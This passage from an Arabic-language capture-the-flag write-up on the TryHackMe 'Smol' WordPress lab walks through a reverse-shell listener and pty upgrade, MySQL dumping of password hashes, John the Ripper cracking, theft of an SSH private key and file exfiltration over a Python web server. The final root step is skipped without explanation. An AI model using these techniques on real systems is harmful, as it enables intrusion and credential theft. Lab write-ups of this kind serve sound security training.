هستقبل منه ال **Session** ... بس ال **Session** العكسيه اتفتحت من ال **Server** لينا كانت محدوده الأستخدام ... بمعنى مش هتقدر تستخدم بعض الأختصارات زي **CTRL+C** ومش هتقدر تستخدم ال **TAB** عشان تكمل الكتابه وهكذا .

- فعاوزين نحول ال **Reverse Session** دي ل **Terminal** عادي نقدر نتعامل من خلاله بشكل أسهل وأبسط ... ودا بيتم عن طريق ال **Command** التالى ... `python3 -c 'import pty; pty.spawn("/bin/bash")'`

- من خلال ال **Command** دا هنشغل كود **Python** من ال **Terminal** وهنستدعي مكتبه ال **PTY** الخاصه بال **Terminal** فال **Python** وبعد كدا ال `pty.spawn("/bin/bash")` بيعمل محاكاة ل **Session** ال **Terminal** الحقيقيه عن طريق ال **Bash** ... وبكدا بقا سهل ننفذ **Commands** ونعمل اللى احنا عاوزينه غير الأول .

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
kali@kali:~$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.17.24.233] from (UNKNOWN) [10.10.90.194] 60902  
/bin/sh: 0: can't access tty; job control turned off  
$ pwd  
/var/www/wordpress/wp-admin  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@smol:/var/www/wordpress/wp-admin$
```

Step 6: Exploring the System:

- تعالى بقا بعد كدا نشتغل شغلنا ... احنا كان معانا **Credentials** خاصه بال **MySQL Database** كنا جيناها من ملف ال **Wp-Config.php** فاكراه ... فتعالى نستكشف ال **System** بتعنا عن طريق اننا ندخل عال **Home path** اللى فيه ال **Users** الموجودين عال **Server** ونكتب ال **Command** ال **ls -la** عشان نشوف الملفات والفولدرات وال **Hidden** كمان .

```
www-data@smol:/home$ ls -la
ls -la
total 24
drwxr-xr-x  6 root  root    4096 Aug 16  2023 .
drwxr-xr-x 18 root  root    4096 Mar 29  2024 ..
drwxr-xr-x  2 diego internal 4096 Aug 18  2023 diego
drwxr-xr-x  2 gege  internal 4096 Aug 18  2023 gege
drwxr-xr-x  5 think internal 4096 Jan 12  2024 think
drwxr-xr-x  2 xavi  internal 4096 Aug 18  2023 xavi
www-data@smol:/home$ ss
```

- لقينا **4 users** فال **Home Directory** ومش هنعرف ندخل على اي واحد منهم بسبب اننا ممعناش الصلاحيات ... هنعمل ايه ! ...
 هنحاول نبحث عن ال **Services** أو ال **Databases** اللى شغاله عال **Server** يمكن نلاقي **Vulnerability** نقدر نعملها **Exploit** ...
 فهنقوم عاملين ال **Command** التالى ... **ss -tunlp** ودا الغرض منه يعرض كل ال **Ports** المفتوحة وال **Services** اللى شغاله عال **Server** ... زي كدا .

```
www-data@smol:/home$ ss -tunlp
ss -tunlp
Netid State  Recv-Q Send-Q      Local Address:Port      Peer Address:Port Process
udp    UNCONN  0      0      127.0.0.53%lo:53        0.0.0.0:*
udp    UNCONN  0      0  10.10.174.98%ens5:68    0.0.0.0:*
tcp    LISTEN  0      128          0.0.0.0:22            0.0.0.0:*
tcp    LISTEN  0      70      127.0.0.1:33060        0.0.0.0:*
tcp    LISTEN  0     151      127.0.0.1:3306         0.0.0.0:*
tcp    LISTEN  0    4096     127.0.0.53%lo:53      0.0.0.0:*
tcp    LISTEN  0     128      [::]:22               [::]:*
tcp    LISTEN  0     511          *:80                  *:*
```

- لقينا ال **Port 3306** بتاع ال **MySQL** حالته **Listen** ودا معناه ان فيه **Database** دلوقتي شغاله .

- تعالى نحول ندخل لل Database دي عن طريق ال User اللى هو wpuser نبحت عن اي Sensitive data تعالى صلاحياتنا عال Server ... وطبعاً ال Password اللى كان معانا من الأول من ملف ال WP-Config.php اللى كان

kbLSF2Vop#lw3rjDZ629*Z%G

- ودا عن طريق ال Command التالى **mysql -u wpuser -p** وهتخط بعد ال P ال Password بتعنا ... عندنا شويه Commands لازم تعرفهم عشان تعرف تتعامل مع ال MYSQL هناقشهم فالجزء الجي .

- عشان نعرفوا نتعاملوا مع ال MySQL ونطلعوا منها ال Data اللى عاوزينها والجداول وغيرها لازم نعرف شويه Commands فالأول زي ... **mysql -u username -p** ... تعالى نفصصه ... ال MySQL بيفتحك موجه الأوامر بتاع ال MySQL يعني بيخليك تنفذ Commands على ال Database ... وال **-u username** عشان تحدد اسم ال User اللى هتدخل بيه فال Database وال **-P** عشان تكتب ال Password بتاع ال User ... فدا كدا بيدخلنا عال MySQL بحيث نبدء ننفذ Commands عليها .

- عشان نستعرض ال Databases المتاحة هنستخدم ال Command التالى ... **SHOW DATABASES;** ودا هيعرضك كل ال Databases الموجوده على ال Server ... زي MySQL و Information_Schema وغيرهم زي مهنشوف .

- بعد كدا عندك ال Command **USE wordpress;** ودا من خلاله هنحدد ال Database اللى هنستخدمها زي Wordpress .

- وبعد كدا عندك **SHOW TABLES;** دا بيعرضلك كل الجداول الموجوده فال **Database** اللى اخترتها اللى هي **Wordpress** مثلا ... وبعد كدا عندك ال **Command** الأخير وهو **SELECT * FROM wp_users;** ودا عشان نطلع بيانات **User** معين من ال **Database** اللى دخلنا عليها ... وهنا ال **SELECT *** دا هيطلعك كل الأعمده والبيانات من الجدول وبعد كدا قام محدد الجدول اللى هيجيب منه ال **Data** اللى هو **wp_users** ... احنا عرفنا دول عشان هنتعامل مع ال **Database** قدام تبقا معايا خطوه بخطوه ... بعد أما عرفنا بعض ال **Commands** الهامه تعالى نكمل شغل .

- عن طريق ال **Command** التالى **show databases;** عاوزين نعرض كل ال **databases** اللى متخزنه فال **MYSQL** .

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| wordpress |
+-----+
```

- عاوزين بعد كدا نعرض كل الجداول الموجوده فال **Database** بتعتنا اللى هي **Wordpress** ودا زي مقولنا قبل كدا بيتم عن طريق ال **Command** التالى **SHOW TABLES;** .

```
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_signups
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
wp_wysija_campaign
wp_wysija_campaign_list
wp_wysija_custom_field
wp_wysija_email
wp_wysija_email_user_stat
wp_wysija_email_user_url
```

- لقينا جدول ال WP-Users زي منتا شايف ودا اللى فيه ال Users الخاصين بال Word press Database فتعالى نشوف الجدول دا ونشوف ال Users اللى ليهم Accounts عال Wordpress ال Website اللى شغالين عليه من الأول وازاي نقدر نعمل Exploit لل Sensitive Data اللى هنلاقيها ... عن طريق ال Command دا **SELECT * FROM wp_users;** هنجيب كل الأعمده وال Data من الجدول WP-Users اللى بيحتوي على ال Data الخاصه بال Users

ID	user_login	user_pass	user_nicename	user_email	user_url	Publish
1	admin	\$P\$BH.CF15fzRj4Li7nR19CHzZhPmhKdX.	admin	admin@smol.thm	http://www.smol.thm	Template
2	wpuser	\$P\$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E.	wp	wp@smol.thm	http://smol.thm	
3	think	\$P\$B0b8/koi4nrmSPW85f5KzMSM/k2n0d/	think	josemlwdf@smol.thm	http://smol.thm	
4	gege	\$P\$B1UHruCd/9bGD.TtVZULxFrTsb3PX1	gege	gege@smol.thm	http://smol.thm	
5	diego	\$P\$BWFbcbXdzGrsjnb54Dr3Erff4JPwv1	diego	diego@local	http://smol.thm	
6	xavi	\$P\$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1	xavi	xavi@smol.thm	http://smol.thm	

- عندنا Local User اسمه diego وأكد دلوقتي مش هناخد ال Admin عشان ال Hash بتاعه اقوي فهناخد ال Local User هتلاقيه قدامك فالصوره ... معاه ال Hash بتاعه زي ممتوضح قدامك ... هناخد ال Hash دا ونعمله Cracking عن طريق John ونحاول نجيب ال Password من ال Hash دا ... عن طريق ال Command دا **echo 'diego_hash' > hash.txt** هنعط ال Hash بتاع diego فملف TXT اسمه hash.txt ... هنبعت الملف دا لل john عشان يعمل Crack لل Password دا وهنستخدم ال Word list المشهوره rockyou.txt بتحتوي على ملايين ال Passwords اللى هتقعد تعملهم Fuzzing تخمين عال Hash بتاع ال User اللى عطناه لل Tool فالملف .

```
(root@kali) - [/home/kali/log/THM/smol]
# john --format=phpass --wordlist=/usr/share/wordlists/rockyou.txt h
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sandiegocalifornia(?)
```

- وال **-format=phpass** هنا بنحدد لل **John** نوع التشفير بتاع ال **Wordpress Database** وهو **PHPass** ودا النوع اللى بيستخدمه **Wordpress** عشان يحفظ ال **Passwords** ... وهتلاقي ال **John** نجحت و طلعتك ال **Password** زي منتا شايف قدامك اللى هو **sandiegocalifornia** .

- تعالى ندخل لل **Account** بتاع **diego** بعد أما جبنا ال **Password** بتاعه عن طريق ال **John** ودا عن طريق ال **Command** دا **su** **diego** وهيطلب منك ال **Password** هتديهوله وهيدخلك عال **Account** ... وبعد كدا هتدخل عال **Path** الخاص بال **Home User** هتلاقي أول **Flag** عاوزينه بعنوان **usr.txt flag** هتاخده وتجاوب بيه فال **Challenge** .

```
diego@smol:~$ ls
ls
user.txt
```

```
diego@smol:/home$ ls -la
ls -la
total 24
drwxr-xr-x 6 root root 4096 Aug 16 2023 .
drwxr-xr-x 18 root root 4096 Mar 29 2024 ..
drwxr-xr-x 2 diego internal 4096 Aug 18 2023 diego
drwxr-xr-x 2 gege internal 4096 Aug 18 2023 gege
drwxr-xr-x 5 think internal 4096 Jan 12 2024 think
drwxr-xr-x 2 xavi internal 4096 Aug 18 2023 xavi
diego@smol:/home$ cd diego
cd diego
diego@smol:~$ ls -la
ls -la
total 24
drwxr-xr-x 2 diego internal 4096 Aug 18 2023 .
drwxr-xr-x 6 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root 9 Aug 18 2023 .bash_history -> /dev/null
-rw-r--r-- 1 diego diego 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 diego diego 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 diego diego 807 Feb 25 2020 .profile
-rw-r--r-- 1 root root 33 Aug 16 2023 user.txt
lrwxrwxrwx 1 root root 9 Aug 18 2023 .viminfo -> /dev/null
diego@smol:~$ cat user.txt
cat user.txt
diego@smol:~$
```

Step 7: Privilege Escalation:

- بعد أما دخلنا بال **User** اللى هو **Diego** عاوزين نعمل **Privilege Escalation** نرقي صلاحيات ال **User** ل **Admin User** فتعالى نبص عالفولدرات اللى موجوده قدامنا زي **Gege** و **Think** و **Xavi** .

- عند ال **Folder** اللى هو **Gege** واحنا بنبص على ال **Contents** بتعته لقينا ملف مضغوط اسمه **wordpress.old.zip** تعالى نفك الضغط بتاعه ونشوف محتوياته ايه .

```
drwxr-xr-x 6 root root 4096 Aug 16 2023 .
drwxr-xr-x 18 root root 4096 Mar 29 2024 ..
drwxr-x-- 2 diego internal 4096 Aug 18 2023 diego
drwxr-x-- 2 gege internal 4096 Aug 18 2023 gege
drwxr-x-- 5 think internal 4096 Jan 12 2024 think
drwxr-x-- 2 xavi internal 4096 Aug 18 2023 xavi
diego@smol:/home$ ls -la gege
ls -la gege
total 31532
drwxr-x-- 2 gege internal 4096 Aug 18 2023 .
drwxr-xr-x 6 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root 9 Aug 18 2023 .bash_history -> /dev/null
-rw-r--r-- 1 gege gege 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 gege gege 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 gege gege 807 Feb 25 2020 .profile
lrwxrwxrwx 1 root root 9 Aug 18 2023 .viminfo -> /dev/null
-rwxr-x-- 1 root gege 32266546 Aug 16 2023 wordpress.old.zip
diego@smol:/home$ ls -la think
ls -la think
total 32
drwxr-x-- 5 think internal 4096 Jan 12 2024 .
drwxr-xr-x 6 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root 9 Jun 21 2023 .bash_history -> /dev/null
-rw-r--r-- 1 think think 220 Jun 2 2023 .bash_logout
-rw-r--r-- 1 think think 3771 Jun 2 2023 .bashrc
drwx----- 2 think think 4096 Jan 12 2024 .cache
drwx----- 3 think think 4096 Aug 18 2023 .gnupg
-rw-r--r-- 1 think think 807 Jun 2 2023 .profile
drwxr-xr-x 2 think think 4096 Jun 21 2023 .ssh
lrwxrwxrwx 1 root root 9 Aug 18 2023 .viminfo -> /dev/null
diego@smol:/home$ ls -la xavi
ls -la xavi
total 20
drwxr-x-- 2 xavi internal 4096 Aug 18 2023 .
drwxr-xr-x 6 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root 9 Aug 18 2023 .bash_history -> /dev/null
-rw-r--r-- 1 xavi xavi 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 xavi xavi 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 xavi xavi 807 Feb 25 2020 .profile
lrwxrwxrwx 1 root root 9 Aug 18 2023 .viminfo -> /dev/null
diego@smol:/home$
```

```
diego@smol:/home/gege$ which unzip
which unzip
/usr/bin/unzip
diego@smol:/home/gege$ unzip wordpress.old.zip
unzip wordpress.old.zip
error: cannot open zipfile [ wordpress.old.zip ]
Permission denied
unzip: cannot find or open wordpress.old.zip, wordpress.old.zip.zip or wordpress.old.zip.ZIP.
diego@smol:/home/gege$
```

- بس لما جينا نفك الضغط لقينا معدناش صلاحيات عشان نفك الضغط لل **Folder** دا .

- واحنا بنفتش فال **Folder** اللى هو **Think** لقينا مفتاح ال **SSH** الخاص بال **User** اللى هو **Think** فال **Path** دا .

home/think/.ssh/id_rsa/ ودا ممكن من خلاله نستخدمه عشان ندخل بال **Account** بتاع **think** بودن **Password** عن طريق ال **SSH Key** .

```
diego@smol:/home/think/.ssh$ ls -la
ls -la
total 20
drwxr-xr-x 2 think think 4096 Jun 21 2023 .
drwxr-x-- 5 think internal 4096 Jan 12 2024 ..
-rwxr-xr-x 1 think think 572 Jun 21 2023 authorized_keys
-rwxr-xr-x 1 think think 2602 Jun 21 2023 id_rsa
-rwxr-xr-x 1 think think 572 Jun 21 2023 id_rsa.pub
diego@smol:/home/think/.ssh$
```

عاوزين نعمل **Export** أو ننسخ ال **SSH Key** عال **Machine** بتعتنا ك **Penetration Tester** عن طريق ال **nc** أو **python -m http.server**

- عن طريق ال Command دا

scp think@www.smol.thm :/home/think/.ssh/id_rsa .

ال SCP دا اختصار ل Secure copy بنقول لل Server يجبلنا ال الملف بتاع ال SSH Key الموجود فال Path اللى قولنا له عليه وينسخه عندنا فالمكان اللى واقف فيه اللى هو ال Directory الحالي دا معنى (.) وبعد كدا نغير ال Permission عشان نقدر نستخدمه بدون مشاكل عن طريق ال Command دا **chmod 600 id_rsa**

وبعد كدا هنستخدم ال Command دا

ssh -i id_rsa think@www.smol.thm عشان ندخل على ال Account بتاع ال Think الموجود عال Server ... زي كدا .

```
think@smol: ~
File Actions Edit View Help

-----END OPENSSH PRIVATE KEY-----
* > id_rsa

(kali@kali) [~/Desktop/try hack me/ssh]
$ ls
id_rsa
(kali@kali) [~/Desktop/try hack me/ssh]
$ chmod 600 id_rsa

(kali@kali) [~/Desktop/try hack me/ssh]
$ ssh -i id_rsa think@www.smol.thm
The authenticity of host 'www.smol.thm (10.10.90.194)' can't be established.
ED25519 key fingerprint is SHA256:Ndgax/DOZA6J500F3afy6VbwjVhV2fg50AMP9TqPA0s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'www.smol.thm' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon 27 Jan 2025 04:14:32 PM UTC

System load:  0.0          Processes:      165
Usage of /:   56.8% of 9.75GB Users logged in:      0
Memory usage: 17%         IPv4 address for ens5: 10.10.90.194
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

162 updates can be applied immediately.
125 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

think@smol:~$
```

- بعد كدا اكتشفنا اننا ممكن نعمل Switch ل Gege من غير Password ... ودا عرفناه لما جربنا ال Command التالى Su Gege زي مواضع قدامك لقينا ان ال User اللى هو Think سامح بصلاحيات انك ت Switch على Gege من غير ميطلب منك Password ودا غالبا بسبب انهم مضافين فنفس ال Group اللى بيسمح لهم ينفذوا ال SU بدون Password .

```
think@smol:/home/gege$ unzip wordpress.old.zip
error: cannot open zipfile [ wordpress.old.zip ]
Permission denied
unzip: cannot find or open wordpress.old.zip, wordpress.old.zip.zip or wordpress.old.zip.ZIP.
think@smol:/home/gege$ su gege
gege@smol:~$ unzip wordpress.old.zip
Archive:  wordpress.old.zip
creating: wordpress.old/
[wordpress.old.zip] wordpress.old/wp-config.php password:
skipping: wordpress.old/wp-config.php incorrect password
```

Step 8: Cracking the Zip Archive:

- لقينا الملف **wordpress.old.zip** على ال **Victim Machine** لكنه مقفول ب **Password** فأحنا محتاجين نفكه عشان نشوف محتواه.

- أول حاجة هنعملها هنستخدم **Python Server** عشان نجيب الملف دا من جهاز ال **Victim** لجهازنا ... عشان نحمل ملف ال **Zip** عندنا .
python3 -m http.server 8080 وبعد كذا هنحمل الملف عندنا عن طريق ال **CURL** أو ال **WGET** .

```
think@smol:/home/gege$ su gege
gege@smol:~$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.17.24.233 - - [27/Jan/2025 16:45:56] "GET / HTTP/1.1" 200 -
10.17.24.233 - - [27/Jan/2025 16:45:59] "GET /wordpress.old.zip HTTP/1.1" 200 -
```

- شغلنا ال **Web Server** بشكل مؤقت زي منتا شايف على **Port 4444** وطبنا تحميل الملف المضغوط بتعنا ... تعالى نستضيف الملف المضغوط دا عال **Server** بتعنا برضه على **Port 4444** عن طريق ال **Link** التالي **http://www.smol.thm:4444** تقدر تفتحه وتشوف محتوياته زي كدا .

Directory listing for /

- [.bash_history@](#)
- [.bash_logout](#)
- [.bashrc](#)
- [.profile](#)
- [.ssh/](#)
- [.viminfo@](#)
- [wordpress.old/](#)
- [wordpress.old.zip](#)

- وال **Server** اللى فتحناه على **Port 4444** شغال تمام وعارض كل ملفات ال **Directory** ومن ضمنها الملف بتعنا .

- بعد كدا عاوزين نطلع ال **Hash** الخاص بالملف بتعنا عشان بعد كدا هنعمله **Crash** عن طريق ال **John** زي معمولناها قبل كدا ... عندنا **Tool** هنستخدمها وهي **zip2john** عشان نطلع ال **Hash** الخاص بال **Password** اللى بندور عليه بتاع الملف المضغوط اللى هو **wordpress.old.zip** وهنحفظه ف **TXT File** اسمه **zip_hash.txt** ودا اللى هنديه لل **John the Ripper** بعد كدا عشان يعمل **Cracking** .

```
kali@kali: ~/Desktop/try hack me/ssh
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~[~/Desktop/try hack me/ssh]
$ sudo zip2john wordpress.old.zip > zip_hash.txt
[sudo] password for kali:
ver 1.0 wordpress.old.zip/wordpress.old/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 wordpress.old.zip/wordpress.old/wp-config.php PKZIP Encr: TS_chk, cmplen=1224, decmplen=2994, crc=25B946C5 ts=A3CE cs=a3ce type=8
ver 2.0 efh 5455 efh 7875 wordpress.old.zip/wordpress.old/index.php PKZIP Encr: TS_chk, cmplen=255, decmplen=405, crc=B9F8AA62 ts=A31B cs=a31b type=8
ver 2.0 efh 5455 efh 7875 wordpress.old.zip/wordpress.old/wp-comments-post.php PKZIP Encr: TS_chk, cmplen=1063, decmplen=2323, crc=DF0DDF01 ts=A321 cs=a321 type=8
ver 2.0 efh 5455 efh 7875 wordpress.old.zip/wordpress.old/xmlrpc.php PKZIP Encr: TS_chk, cmplen=1434, decmplen=3236, crc=4F04EE60 ts=A31B cs=a31b type=8
ver 2.0 efh 5455 efh 7875 wordpress.old.zip/wordpress.old/license.txt PKZIP Encr: TS_chk, cmplen=7290, decmplen=19915, crc=F1D5CEB8 ts=A31B cs=a31b type=8
ver 2.0 efh 5455 efh 7875 wordpress.old.zip/wordpress.old/wp-login.php PKZIP Encr: TS_chk, cmplen=12295, decmplen=49441, crc=F3D7E6C5 ts=A31B cs=a31b type=8
ver 1.0 wordpress.old.zip/wordpress.old/wp-content/ is not encrypted, or stored with non-handled compression type
```

- تعالى نعمل **Crack** بال **John** بعد كدا ... وهنستخدم نفس ال **Word list** المعتاده مع **John** وهي ال **rockyou.txt** .

```
(kali@kali)~[~/Desktop/try hack me/ssh]
$ john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
      (wordpress.old.zip)
1g 0:00:00.06 DONE (2025-01-27 11:55) 0.1602g/s 1221Kp/s 1221Kc/s hesse..hermosa_jessy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)~[~/Desktop/try hack me/ssh]
```

- وهتلاقي بالفعل ال **John** عملت ال **Cracking** وطلعتك ال **Password** هو بتاع فك ضغط الملف اللى هو **wordpress.old.zip** هناخده ونروح نفك ضغط الملف ونشوف محتوياته يمكن نلاقي حاجه **Sensitive** نستفيد بيها فال **Privilege Escalation** .

```
~/Desktop/try hack me/ssh/wordpress.old/wp-config.php - Mousepad
File Edit Search View Document Help
1 | #!php
2 | /**
3 |  * The base configuration for WordPress
4 |  *
5 |  * The wp-config.php creation script uses this file during the installation.
6 |  * You don't have to use the web site, you can copy this file to "wp-config.php"
7 |  * and fill in the values.
8 |  *
9 |  * This file contains the following configurations:
10 |  *
11 |  * Database settings
12 |  * Secret Keys
13 |  * Database table prefix
14 |  * ABSPATH
15 |  *
16 |  * @link https://wordpress.org/documentation/article/editing-wp-config-php/
17 |  *
18 |  * @package WordPress
19 |  */
20 |
21 | /** Database settings - You can get this info from your web host ** */
22 | /** The name of the database for WordPress */
23 | define( 'DB_NAME', 'wordpress' );
24 |
25 | /** Database username */
26 | define( 'DB_USER', 'xavi' );
27 |
28 | /** Database password */
29 | define( 'DB_PASSWORD', '123456789' );
30 |
31 | /** Database hostname */
32 | define( 'DB_HOST', 'localhost' );
33 |
34 | /** Database charset to use in creating database tables. */
35 | define( 'DB_CHARSET', 'utf8' );
36 |
37 | /** The database collate type. Don't change this if in doubt. */
38 | define( 'DB_COLLATE', '' );
39 |
40 | /**#@+
41 |  * Authentication unique keys and salts.
42 |  *
43 |  * Change these to different unique phrases! You can generate these using
44 |  * the [link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service].
45 |  *
46 |  * You can change these at any point in time to invalidate all existing cookies.
```

- هنلاقي جوا ال Content بتاع ال WP-Config.php اللى هو ملف ال Setting بتاع ال Wordpress ... بيانات ل User اسمه Xavi بال Password بتاعه ... نجرب ندخل بال User دا كدا ونشوف ال Permissions بتعته يمكن ليه Root Permission ودا اللى عاوزينه عشان يبقا طبقنا ال Privilege Escalation .

Step 9: Root Access:

- هندخل بال Credentials بتاعت ال Xavi عن طريق ال Command ال Su Xavi ... وعن طريق ال ls -la عشان نشوف الملفات الموجود عال System و ال Hidden كمان .

```
gege@smol:~$ su xavi
Password:
xavi@smol:/home/gege$ ls -la
total 31540
drwxr-x--- 4 gege internal 4096 Jan 27 16:23 .
drwxr-xr-x 6 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root 9 Aug 18 2023 .bash_history -> /dev/null
-rw-r--r-- 1 gege gege 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 gege gege 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 gege gege 807 Feb 25 2020 .profile
drwx----- 2 gege gege 4096 Jan 27 16:23 .ssh
lrwxrwxrwx 1 root root 9 Aug 18 2023 .viminfo -> /dev/null
drwxr-x--- 5 gege gege 4096 Aug 16 2023 wordpress.old
-rwxr-x--- 1 root gege 32266546 Aug 16 2023 wordpress.old.zip
xavi@smol:/home/gege$ cd /home/xavi
xavi@smol:~$ ls -la
total 20
drwxr-x--- 2 xavi internal 4096 Aug 18 2023 .
drwxr-xr-x 6 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root 9 Aug 18 2023 .bash_history -> /dev/null
-rw-r--r-- 1 xavi xavi 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 xavi xavi 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 xavi xavi 807 Feb 25 2020 .profile
lrwxrwxrwx 1 root root 9 Aug 18 2023 .viminfo -> /dev/null
xavi@smol:~$
```

- لما عملنا ال Command ال ls -la لاقينا ال Root user عندنا ولما ت Switch لل Root User هتلاقي ال Root Flag .

```
root@smol:/$ cd root
root@smol:~$ ls -la
total 64K
drwx----- 7 root root 4.0K May 2 2024 .
drwxr-xr-x 18 root root 4.0K Mar 29 2024 ..
lrwxrwxrwx 1 root root 9 Jun 2 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3.2K Jun 21 2023 .bashrc
drwx----- 2 root root 4.0K Jun 2 2023 .cache
-rw----- 1 root root 35 Mar 29 2024 .lessht
drwxr-xr-x 3 root root 4.0K Jun 21 2023 .local
lrwxrwxrwx 1 root root 9 Aug 18 2023 .mysql_history -> /dev/null
drwxr-xr-x 4 root root 4.0K Aug 16 2023 .phpbrew
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r----- 1 root root 33 Aug 16 2023 root.txt
-rw-r--r-- 1 root root 75 Aug 17 2023 .selected_editor
drwx----- 3 root root 4.0K Jun 21 2023 .snap
drwx----- 2 root root 4.0K Jun 2 2023 .ssh
-rw-rw-rw- 1 root root 14K May 2 2024 .viminfo
root@smol:/$ cat root.txt
root@smol:~$
```

- وبكدا نكون انهينا ال Challenge بتعنا وهو خاص بال Web Application وخاصتا بال Word Press Vulnerabilities' ونفذنا من خلاله على التالى ...

وكان **Challenge** مستواه كويس شوفنا فيه ال
Enumeration وازاي نعمله وكم ان ال **Exploitation** وال
Privilege Escalation وطبقنا على ال **Reverse Shell**
Techniques وشوفنا ال **Vulnerabilities** الموجود فال
Plugins اللى استغلناها وكم ان استغلينا ثغره **LFI** و ال **RCE** اللى
عند ال **Server** ودا كله شوفناه من خلال شرح ال **Steps** الخاصه
بحل ال **Challenge** .
